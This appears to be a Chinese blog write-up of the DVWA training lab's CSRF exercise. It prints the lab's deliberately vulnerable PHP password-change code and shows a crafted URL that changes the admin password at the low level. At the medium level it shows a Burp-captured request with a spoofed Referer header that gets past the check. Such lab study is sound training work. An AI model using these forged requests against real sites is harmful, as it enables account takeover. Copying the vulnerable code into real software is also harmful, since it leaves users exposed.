

DVWA 靶场CSRF(跨站请求伪造)

原创


[Overlap](#) 于 2021-04-10 19:50:36 发布 115 收藏

分类专栏: [DVWA](#) 文章标签: [渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43508668/article/details/115582694

版权



[DVWA 专栏收录该内容](#)

4 篇文章 0 订阅

订阅专栏

靶场CSRF

low

Middle

low

```

<?php

if (isset( $_GET[ 'Change' ] )) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : ((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $___mysqli_res);
}
?>

```

GLOBALS: 引用全局作用域中可用的全部变量。GLOBALS 这种全局变量用于在 PHP 脚本中的任意位置访问全局变量（从函数或方法中均可）。PHP 在名为 \$GLOBALS[index] 的数组中存储了所有全局变量。变量的名字就是数组的键。

从源代码可以看出这里只是对用户输入的两个密码进行判断，看是否相等。不相等就提示密码不匹配。

相等的话，查看有没有设置数据库连接的全局变量和其是否为一个对象。如果是的话，用mysqli_real_escape_string（）函数去转义一些字符，如果不是的话输出错误。

是同一个对象的话，再用md5进行加密，再更新数据库。

http://dwa/vulnerabilities/csrf/?password_new=123&password_conf=124&Change=Change#

提示错误 复制URL后在另一个页面输入相同

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Password Changed.

https://blog.csdn.net/qq_43508668

通过顶部直接修改密码

http://dwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#

Middle

```

<?php

if( isset( $_GET[ 'Change' ] ) ){
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ] ) != false ) {
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOB
ALS["__mysqli_ston"], $pass_new) : ((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E
_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = " . dvwaCurrentUser() . " ";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '

```

```

if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ] ) != false )

```

说明加入了请求头中的Referer字段必须包含了服务器的名字

New password:

Confirm new password:

That request didn't look correct.
https://blog.csdn.net/qq_43508668

此时我们再打url发现会报错

此时我们用BP正常打开抓取数据包

```
GET /vulnerabilities/csrf/?password_new=123&password_conf=&Change=Change HTTP/1.1
Host: dvwa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change
Cookie: PHPSESSID=101a62cnbof220dlvf816ipsg; security=medium
Upgrade-Insecure-Requests: 1
```

https://blog.csdn.net/qq_43508668

可以看到Refere字段

此时再去访问 然后补上该字段

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed.

https://blog.csdn.net/qq_43508668

则修改成功